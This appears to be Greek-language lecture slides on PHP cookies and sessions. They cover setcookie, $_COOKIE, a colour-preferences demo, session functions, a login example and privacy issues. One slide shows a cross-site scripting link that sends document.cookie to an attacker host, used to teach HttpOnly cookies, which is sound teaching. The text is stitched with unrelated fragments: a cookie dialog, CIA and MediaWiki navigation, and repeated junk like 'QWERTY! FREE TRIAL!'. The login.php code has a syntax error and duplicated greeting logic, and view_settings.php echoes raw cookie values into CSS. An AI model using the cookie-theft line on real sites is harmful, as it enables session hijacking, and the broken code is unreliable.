
Apply my decision to all cookies from this website

[Allow Cookie](#) [Block Cookie](#) [More Info](#) [Help](#)

Cookie Information

Name	<input type="text" value="utm"/>		
Domain	<input type="text" value="aegeanair.com"/>		
Path	<input type="text" value="/"/>		
Expires	<input type="text" value="End of session"/>	Secure	<input type="text" value="No"/>
Data	<input type="text" value="204220751"/>		
3rd Party	<input type="text" value="No"/>	Session	<input type="text" value="Yes"/>
Compact Policy	<input type="text"/>		

Ορισμός προτιμήσεων για cookies στον browser



Ιδιωτικότητα and cookies τρίτου μέρους



QWERTY! asdsadasdsa! asdsada!
FREE TRIAL!

Central Intelligence Agency

Home | Nations | Privacy | Security | Contact Us | Site Map | Index | Search

About the CIA
About the CIA
CIA Vision, Mission, and Values
CIA Today
Virtual tour of the CIA
CIA Museum
George Bush Center for Intelligence
EEO Data for No Fear Act
CIA Frequently Asked Questions
Web Site Update Service

CIA Careers
CIA Careers
Career FAQs
Life at CIA
Current Recruiting Ad
CIA 50th Anniversary

What's New at the Central Intelligence Agency

cia.gov

QWERTY! asdsadasdsa! asdsada!
FREE TRIAL!

Log in / create account

manual discussion edit history

Manual:Parameters to index.php

This page is a **partial** list of the parameters to index.php, the main script of the MediaWiki software. Most of these arguments are usually given as GET parameters in the URL, but can also be passed as POST data. POST is actually required in some cases, such as the purge action for anonymous users.

Note: The information on this page is not complete


Contents [hide]

- 1 Actions
- 2 Preference overriding
- 3 Identifying a page or revision
- 4 View and render
- 5 History
- 6 Raw
- 7 Edit and submit


mediawiki.org

QWERTY! asdsadasdsa! asdsada!
FREE TRIAL!

Υποκλοπή cookie μέσω δικτύου



Υποκλοπή cookie με cross-site scripting



```
<a href="#"  
onclick="window.location='http://attacker.com/stole.cgi?text='+e  
scape(document.cookie); return false;">Click here!</a>
```

Το Cross-site scripting είναι μια συνεχής απειλή, καθώς υπάρχουν πάντα κάποιοι hackers που προσπαθούν να εκμεταλλευτούν αδυναμίες σε ιστοσελίδες ώστε να προσθέσουν in script tags, όπως στο παράδειγμα. Τέτοιες επιθέσεις μπορούν να αντιμετωπιστούν με τη χρήση **HttpOnly cookies**. Αυτά τα cookies δεν είναι προσβάσιμα από κώδικα script που τρέχει στον client και επομένως, ο εισβολέας δεν θα είναι σε θέση να πάρει αυτά τα cookies.

Ορισμός cookie



- `bool setcookie (string $name [, string $value [, int $expire = 0 [, string $path [, string $domain [, bool $secure = false [, bool $httponly = false]]]]]]`
 - `$name`: Το όνομα του cookie.
 - `$value`: Η τιμή του cookie. Η τιμή αυτή αποθηκεύεται στον υπολογιστή των clients, γι' αυτό μην αποθηκεύετε ευαίσθητες πληροφορίες.
 - `$expire`: Η ώρα λήξης του cookie.
 - `$path`: Το path στον server για το οποίο θα είναι διαθέσιμο το cookie (θα σταλεί για τις σελίδες που βρίσκονται στο path).
 - `$domain`: Το domain για το οποίο το cookie είναι διαθέσιμο.
 - `$secure`: Το cookie θα σταλεί σε https σύνδεση (αν true)
 - `$httponly`: Το cookie θα είναι προσπελάσιμο μόνο μέσω του HTTP πρωτοκόλλου (αν true) και όχι μέσω scripting γλωσσών (π.χ. JavaScript)
- Οι τιμές των cookies στέλνονται ως μέρος των HTTP headers (αόρατα στον χρήστη)
- **ΠΡΟΣΟΧΗ**: Η εντολή `setcookie` θα πρέπει να χρησιμοποιείται πριν το tag HTML – δεν πρέπει να σταλεί τίποτα στον browser μέχρι να οριστεί το cookie, διαφορετικά δεν θα γίνει ορισμός

Παράμετροι των cookies



// Άμεση διαγραφή ενός cookie #1

```
setcookie("user", "");
```

// Άμεση διαγραφή ενός cookie #2

```
setcookie("user", "", time()-3600);
```

// Περιορισμός της ζωής ενός cookie σε φάκελο

```
setcookie(name, value, time( )+3600, '/user/');
```

// Αποστολή cookie με ασφαλή σύνδεση HTTPS

```
setcookie(name, value, time( )+3600, "", "", 1);
```

Ανάγνωση από cookies



- **\$_COOKIE**: όταν δημιουργηθούν, οι τιμές των cookies είναι αυτόματα διαθέσιμες σε PHP σενάρια μέσω του πίνακα **\$_COOKIE** και χρήση του ονόματος ενός cookie ως δείκτη.

```
setcookie("user", "Alex Porter", time()+3600);
```

```
// Print a cookie
```

```
echo $_COOKIE["user"];
```

```
// A way to view all cookies
```

```
print_r($_COOKIE);
```

Παράδειγμα: Ορισμός cookie



```
<?php
$expire=time()+60*60*24*30; // 1 month
setcookie("user", "Alex Porter", $expire);
?>
```

```
<html>
```

```
<body>
```

```
<p>
```

To cookie έχει οριστεί

```
</p>
```

```
</body>
```

```
</html>
```

Παράδειγμα: Ανάγνωση cookie



```
<html>
<body>
<?php
if (isset($_COOKIE["user"]))
echo "Καλώς ήλθατε " . $_COOKIE["user"] . "!<br />";
else
echo " Καλώς ήλθατε επισκέπτη!<br />";
?>
</body>
</html>
```

Παράδειγμα: Ορισμός χρωμάτων φόντου & κειμένου



- Θα δημιουργήσουμε μια σελίδα ([customize.php](#)) η οποία επιτρέπει στον χρήστη να καθορίσει τα χρώματα κειμένου και φόντου μιας σελίδας με τη δημιουργία δύο cookies.
- Η σελίδα εμφανίζει μια φόρμα για την επιλογή αυτών των τιμών και κατόπιν χειρίζεται την υποβολή της φόρμας αυτής.
- Οι ρυθμίσεις αυτές θα χρησιμοποιηθούν από μια ξεχωριστή σελίδα ([view_settings.php](#)), η οποία βασίζεται σε φύλλα επάλληλων στυλ (CSS)
- Για να διαγράψουμε τα δύο παραπάνω cookies και να επανεφέρουμε τις αρχικές ρυθμίσεις θα ορίσουμε το σενάριο [reset.php](#)

customize.php



```
<?php // customize.php

$cookies = FALSE; // Cookies have not been sent.

// Handle the form if it has been submitted.
if (isset ($_POST['submit'])) {

    // Send the cookies.
    setcookie ('bg_color', $_POST['bg_color']);
    setcookie ('font_color', $_POST['font_color']);

    $cookies = TRUE; // Cookies have been sent.

} // End of submit IF.
```


customize.php (σuv.)



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <meta http-equiv="content-type" content="text/html; charset=iso-8859-1" />
    <title>Customize Your Settings</title>
</head>
<body>
<?php
// If the cookies were sent, print a message.
if ($cookies) {
    print '<p>Your settings have been entered! Click <a
        href="view_settings.php">here</a> to go back to the main page.</p>';
}
?>

<p>Use this form to set your preferences:</p>
```

customize.php (σuv.)



```
<form action="customize.php" method="post">
<select name="bg_color">
<option value="">Background Color</option>
<option value="#ffffff">White</option>
<option value="#00cc00">Green</option>
<option value="#0000ff">Blue</option>
<option value="#cc0000">Red</option>
<option value="#000000">Black</option>
</select>
<select name="font_color">
<option value="">Font Color</option>
<option value="#ffffff">White</option>
<option value="#00cc00">Green</option>
<option value="#0000ff">Blue</option>
<option value="#cc0000">Red</option>
<option value="#000000">Black</option>
</select>
<input type="submit" name="submit" value="Set My Preferences" />
</form>

</body>
</html>
```

view_settings.php



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <meta http-equiv="content-type" content="text/html; charset=iso-8859-1" />
    <title>View Your Settings</title>
```

view_settings.php (συν.)



```
<style type="text/css">
  body {
<?php // view_settings.php

// Check for a bg_color value.
if (isset ($_COOKIE['bg_color'])) {
    print "\t\tbackground-color: {$_COOKIE['bg_color']};\n";
} else {
    print "\t\tbackground-color: #ffffff;\n";
}

// Check for a font_color value.
if (isset ($_COOKIE['font_color'])) {
    print "\t\tcolor: {$_COOKIE['font_color']}; \n";
} else {
    print "\t\tcolor: #000000; \n";
}

?>
  }
</style>
</head>
```

view_settings.php (σuv.)



```
<body>
<p><a href="customize.php">Customize Your Settings</a></p>
<p><a href="reset.php">Reset Your Settings</a></p>

<p>
bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla
</p>

</body>
</html>
```

reset.php



```
<?php // reset.php

// Delete the cookies.
setcookie ('bg_color', NULL, time()-60);
setcookie ('font_color', NULL, time()-60);

?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <meta http-equiv="content-type" content="text/html; charset=iso-8859-1" />
    <title>Reset Your Settings</title>
</head>
<body>

<p>Your settings have been reset! Click <a href="view_settings.php">
here</a> to go back to the main page.</p>

</body>
</html>
```

Αποσφαλμάτωση cookies



- Τα PHP scripts μπορούν και να διαβάσουν και να ορίσουν τις τιμές των cookies.
- Όταν χρησιμοποιούμε cookies μπορεί να χρειαστεί αποσφαλμάτωση στις παρακάτω περιπτώσεις:
 1. Αποστολή ενός cookie με PHP
 2. Λήψη ενός cookie από τον browser
 3. Ανάγνωση ενός cookie από ένα σενάριο PHP
- Τα 1 και 3 αντιμετωπίζονται με εκτύπωση των τιμών των μεταβλητών στο σενάριο της PHP
- Το 2 απαιτεί να γνωρίζουμε πως χειρίζεται ο browser τα cookies.

Συμβουλές




- Εφαρμογές που χρησιμοποιούν cookies θα πρέπει να δοκιμάζονται και ελέγχονται σε όσους περισσότερους browsers και ΛΣ γίνεται.
- Ένα domain μπορεί να αποθηκεύσει μέχρι 20 cookies και περίπου 4 KB συνολικών δεδομένων.
- Μπορείτε να δημιουργήσετε cookies με χρήση της συνάρτησης `header()`, επειδή χρησιμοποιεί το ίδιο πρωτόκολλο κεφαλίδων HTTP.
- Για να ελέγξετε αν είναι ασφαλές να στείλετε ένα cookie, χρησιμοποιήστε τη συνάρτηση `headers_sent()`.
- Τα cookies δεν είναι διαθέσιμα μέσω `$_COOKIE` στο σενάριο που τα όρισε (η δημιουργία ενός cookie δεν ισχύει μέχρι να φορτωθεί μια άλλη σελίδα).
- Αν το cookie πρέπει να υφίσταται όσο ο χρήστης περιηγείται στην τοποθεσία Ιστού μην ορίζετε ημερομηνία λήξης

Κανείς δεν είναι τέλειος ...



- Τα cookies από μόνα τους δεν είναι πάντα ο ιδανικός μηχανισμός για αποθήκευση κατάστασης :
 - Οι άνθρωποι συχνά μοιράζονται μηχανές και αν δεν χρησιμοποιούν ξεχωριστούς λογαριασμούς η κατάσταση γίνεται νεφελώδης
 - Τα cookies μπορεί να διαγραφούν \Rightarrow μπορεί να οδηγήσει σε λάθος υπολογισμούς ως προς την επισκεψιμότητα, οι προτιμήσεις χάνονται
 - Μια λύση είναι η εγγραφή των χρηστών (register) όπου η πληροφορία του χρήστη αποθηκεύεται κεντρικά σε μια ΒΔ στο site
 - Η χρήση πολλών μηχανών από τον ίδιο χρήστη (πόσα cookies να αντέξω...)
 - Η λύση της εγγραφής βοηθάει κι εδώ

Sessions (Σύνοδοι εργασίας)



Τι είναι;



- Η ιδέα των συνόδων εργασίας (sessions) είναι να μπορούμε να παρακολουθούμε έναν χρήστη κατά τη διάρκεια της επίσκεψής του σε ένα web site αποθηκεύοντας τα δεδομένα του στην πλευρά του server.
- Χρήσεις :
 - Εμφάνιση περιεχομένων σύμφωνα με το επίπεδο πιστοποίησης ή προσωπικών προτιμήσεων
 - Παρακολούθηση της συμπεριφοράς του χρήστη
 - Χειρισμός καλαθιών αγορών (εφαρμογές e-commerce)

Πλεονεκτήματα sessions έναντι cookies



- Τα sessions είναι πιο ασφαλή, επειδή τα δεδομένα δεν ταξιδεύουν συνεχώς μεταξύ πελάτη και εξυπηρετητή.
- Τα sessions μας επιτρέπουν να αποθηκεύσουμε περισσότερες πληροφορίες από όσες μπορούμε να αποθηκεύσουμε σε ένα cookie.
- Τα sessions μπορούν να λειτουργήσουν ακόμη και αν ο χρήστης δε δέχεται cookies στον φυλλομετρητή του.

Session file



- Οι **μεταβλητές συνόδου** αποθηκεύουν πληροφορία σχετική με έναν χρήστη και είναι διαθέσιμες σε όλες τις σελίδες μιας εφαρμογής web στη διάρκεια του user session
- Όταν δημιουργηθεί μια μεταβλητή συνόδου, αποθηκεύεται σε ένα **session file**
- Το session file χρησιμοποιείται για να αποθηκευτεί πληροφορία ή και να αλλαχθούν οι ρυθμίσεις ενός user session.
- Συνήθως αποθηκεύονται οι μεταβλητές που περιλαμβάνουν **το όνομα, το id και οι προτιμήσεις**.
- Ο εξυπηρετητής δημιουργεί ένα νέο session file για κάθε νέο χρήστη και το καταστρέφει όταν έχουμε session expire.

Χειρισμός με cookies



- Όταν ξεκινάμε μια σύνοδο εργασίας η PHP δημιουργεί ένα τυχαίο αναγνωριστικό συνόδου εργασίας το οποίο αποτελεί μια αναφορά στη συγκεκριμένη σύνοδο εργασίας και στα δεδομένα που αυτή φιλοξενεί.
 - Τυχαίο string 32 hex ψηφίων, παράδειγμα:
fcc17f071bca9bf7f85ca281094390b4
- Εξ' ορισμού αυτό το αναγνωριστικό στέλνεται στο φυλλομετρητή Ιστού ως cookie με όνομα **PHPSESSID**.
- Ένα προσωρινό αρχείο συνόδου δημιουργείται στον server (π.χ. sess_fcc17f071bca9bf7f85ca281094390b4)
- Οι επόμενες σελίδες PHP θα χρησιμοποιούν αυτό το cookie για να ανακτούν το αναγνωριστικό συνόδου εργασίας και να έχουν πρόσβαση στις πληροφορίες της

Χειρισμός χωρίς cookies



- Αν τα cookies δεν υποστηρίζονται από τον browser το αναγνωριστικό συνόδου εργασίας μπορεί να περνά στις σελίδες ως τμήμα του URL μιας σελίδας.
- Το ακόλουθο παράδειγμα δείχνει πώς μπορούμε να εγγράψουμε μια μεταβλητή στη σύνοδο εργασίας και να περάσουμε το αναγνωριστικό της συνόδου σε μια άλλη σελίδα χρησιμοποιώντας τη σταθερά **SID**.
 - Η σταθερά SID περιέχει είτε το session name και session ID υπό τη μορφή "*name=ID*", είτε ένα empty string εάν το session ID έχει οριστεί ως session cookie.

Διαβίβαση του Session ID



```
<?php
session_start();
if (empty($_SESSION['count'])) {
    $_SESSION['count'] = 1;
} else {
    $_SESSION['count']++;
}
?>
```

Το URL που παράγεται από το php script είναι κάτι σαν το ακόλουθο:

```
nextpage.php?mysession=fcc17f071bca9bf7f8
5ca281094390b4
```

```
<p>
Hello visitor, you have seen this page <?php echo $_SESSION['count']; ?> times.
</p>
```

```
<p>
To continue, <a href="nextpage.php?<?php echo htmlspecialchars(SID); ?>">click
here</a>.
</p>
```


Βασικές λειτουργίες συνόδου



- `session_start()`: Δημιουργία/ενεργοποίηση ή εύρεση υπάρχουσας συνόδου
- `session_destroy()`: Τερματισμός και καταστροφή μιας συνόδου
- `session_register (mixed name [, mixed ...])`: Προσθήκη μεταβλητής στη σύνοδο (εναλλακτικά:
`$_SESSION['test']="Test";`)
- `session_unregister (string name)`: Διαγραφή μεταβλητής από τη σύνοδο
- `session_unset()`; Ακυρώνει όλες τις μεταβλητές της συνόδου
- `session_is_registered (string name)`: Έλεγχος αν μια μεταβλητή είναι μεταβλητή συνόδου

Βήμα 1 χειρισμού session



- Ξεκίνημα ενός session με μια κλήση στη συνάρτηση `session_start`
`session_start();`
- Καλούμε τη `session_start` στην αρχή όλων των `scripts` που χρησιμοποιούν `sessions`
- Η συνάρτηση αυτή ελέγχει αν υπάρχει ήδη κάποια εγκατεστημένη σύνοδος
- Αν όχι, θα εγκαταστήσει μία
- Αν ναι, θα φορτώσει όλες τις εγγεγραμμένες μεταβλητές της συνόδου για να μπορέσει το `script` να τις χειριστεί.

Βήμα 2 χειρισμού session



- **Εγγραφή μεταβλητών συνόδου** : για να μπορεί μια μεταβλητή να παρακολουθείται από διάφορα scripts, θα πρέπει να εγγραφεί με μια κλήση της συνάρτησης `session_register()` ή καλύτερα μέσω της superglobal μεταβλητής `$_SESSION`
- Π.χ., εγγραφή της μεταβλητής `$myvar`
`$myvar = 5;`
`session_register ("myvar");`
Εναλλακτικά
`$_SESSION['myvar'] = 5;`
- Η μεταβλητή (η τιμή της) θα παρακολουθείται μέχρι να τερματιστεί η σύνοδος ή καταργηθεί η εγγραφή της

Βήμα 3 χειρισμού session



- **Χρήση των μεταβλητών συνόδου:** κατά τη διάρκεια της ζωής μιας συνόδου, ένα script μπορεί να θέλει να «διαβάσει» την τιμή μιας μεταβλητής συνόδου.
- Προϋπόθεση: το script πρέπει πρώτα να έχει ξεκινήσει μια σύνοδο (με κλήση της `session_start()`)
- Η πρόσβαση στην μεταβλητή είναι πολύ απλή, π.χ.: `echo $myvar;` ή `echo $_SESSION['myvar']`
- Προσοχή: μπορεί μια μεταβλητή συνόδου να έχει «επικαλυφθεί» από μια μεταβλητή που έχει οριστεί από το χρήστη μέσω της αποστολής στοιχείων από κάποια HTML φόρμα (με GET ή POST)
- Για να ελέγξουμε αν μια μεταβλητή είναι όντως μεταβλητή συνόδου:

```
$result = session_is_registered("myvar"); // επιστρέφει true/false
```

Βήμα 4 χειρισμού session



- Ακύρωση της εγγραφής μιας μεταβλητής συνόδου:
- `session_unregister("myvar");` // Ακυρώνει την εγγραφή της myvar
- `session_unset();` // Ακυρώνει όλες τις μεταβλητές του session
- `session_destroy();` // Καταστροφή (κλείσιμο) μιας συνόδου

login_form.php



```
<html>
<body>
<form name="login_form" method="post" action="login.php">
Email: <input type="text" name="take_email"><br>
Password: <input type="password" name="take_password"><br>
Sex (Man): <input type="radio" name="sex" value="yes">yes</input>
<input type="radio" name="sex" value="no">no</input>

<input type="submit" value="Login">
</form>
</body>
</html>
```

login.php



```
<?php
    session_start();
?>
<html>
<head>
<?php
function process_form()
{
    switch ($_POST["sex"])
    {
        case "yes":
            print "Καλωσήρθατε Κυρίες (".$_SESSION["take_email_session"].")";
            break;
        case "no":
            print "Καλωσήρθατε Κυρίες (".$_SESSION["take_email_session"].")";
            break;
        default:
            print "Καλωσήρθατε (".$_SESSION["take_email_session"].")";
            break;
    }
}
?>
</head>
```

login.php



```
<body>
<?php
if(!isset($_SESSION["take_email_session"])) ){

    if (((strlen($_POST["take_email"])<6) || (strlen($_POST["take_password"])<6))){

        print "ΔΕΝ ΕΥΧΕΙΤΕ ΔΩΣΕΙ ΣΩΣΤΙΑ ΙΑ ΔΕΔΟΜΕΝΑ";
        exit();
    }
    else{
        $_SESSION["take_email_session"]=$_POST["take_email"];
        $_SESSION["sex_session"]=$_POST["sex"];
    }

    process_form();
}
else
    process_form();
?>
<a href=logoff.php>LOGOFF</a>
</body>
</html>
```


logout.php



```
<?php  
    session_start();
```

```
?>
```

```
<html>
```

```
<?php  
    session_unset();
```

```
?>
```

```
Ευχαριστούμε που μας επισκεφθήκατε
```

```
</html>
```

Επιλογή μεταξύ sessions και cookies



- Τα cookies έχουν τα ακόλουθα πλεονεκτήματα σε σχέση τα sessions:
 - Είναι λίγο πιο εύκολα στη δημιουργία και την ανάκτησή τους
 - Απαιτούν ελαφρώς λιγότερη δουλειά από τον server.
 - Συνήθως διατηρούνται για μεγαλύτερες χρονικές περιόδους
- **Γενικός κανόνας 1:** χρησιμοποιείτε cookies όταν η ασφάλεια δεν παίζει σημαντικό ρόλο και η ποσότητα δεδομένων προς αποθήκευση είναι μικρή
- **Γενικός κανόνας 2:** Σε αντίθετη περίπτωση χρησιμοποιείτε sessions.

Προβλήματα ιδιωτικότητας



- Η μεταπώληση των προσωπικών στοιχείων του πελάτη ενός on-line καταστήματος σε άλλους (telemarketing, junk e-mail).
- Οι αγορές σε on-line καταστήματα προμηθεύουν τις εταιρείες με πληροφορίες που αξιοποιούνται σε target marketing το οποίο μπορεί να είναι άβολο.
- Μερικά sites (π.χ. DoubleClick) μπορούν να παράγουν cookies που είναι ορατά από πολλά sites. Με αυτό τον τρόπο μπορεί να συγκεντρωθεί μεγάλος όγκος προσωπικών πληροφοριών που αν και ανώνυμες με κατάλληλες ενέργειες μπορεί να προσωποποιηθούν.
